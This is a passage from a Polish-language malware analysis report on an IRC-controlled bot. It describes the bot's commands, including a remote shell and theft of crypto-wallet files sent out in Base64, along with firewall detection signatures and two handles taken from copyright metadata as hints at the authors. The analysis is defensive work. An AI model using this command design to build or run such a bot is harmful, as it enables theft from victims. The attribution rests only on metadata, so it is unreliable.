- Protokół: IRC (Internet Relay Chat) przez port SSL (np. 6697).
- Składnia: [NICK]: [KOMENDA] [PARAMETRY].
- Komendy: START (uruchamianie procesów), WALLPAPER (zmiana tapety), CMD (zdalna powłoka), READFILE (kradzież plików), EXIT (wyłączenie).

3. Akcje automatyczne, dane i efekty

- Akcje automatyczne: Wysyłanie pakietu powitalnego HELLO z danymi identyfikacyjnymi ofiary zaraz po wejściu na kanał.
- Dane wykradzione: Za pomocą komendy READFILE malware celuje w pliki portfeli kryptowalutowych, które są kodowane do Base64 i przesyłane do atakującego.
- Efekty: Zmiana tapety pulpitu, niekontrolowane otwieranie stron WWW (komenda START), widoczna aktywność procesów cmd.exe.

4. Sygnatury dla firewall

- Hashe plików: SHA256 pobranych .exe
- Sygnatury sieciowe: Próby nawiązania połączenia SSL na nietypowe dla HTTPS porty (6667, 6697).
- Wzorce komunikacji: Wykrywanie ciągów NICK, USER oraz PRIVMSG wewnętrz sesji SSL (jeśli stosowana jest inspekcja ruchu).

5. Ślady wskazujące na sprawcę

- Metadane: Wpis w Copyright: krzys_h & loczek.

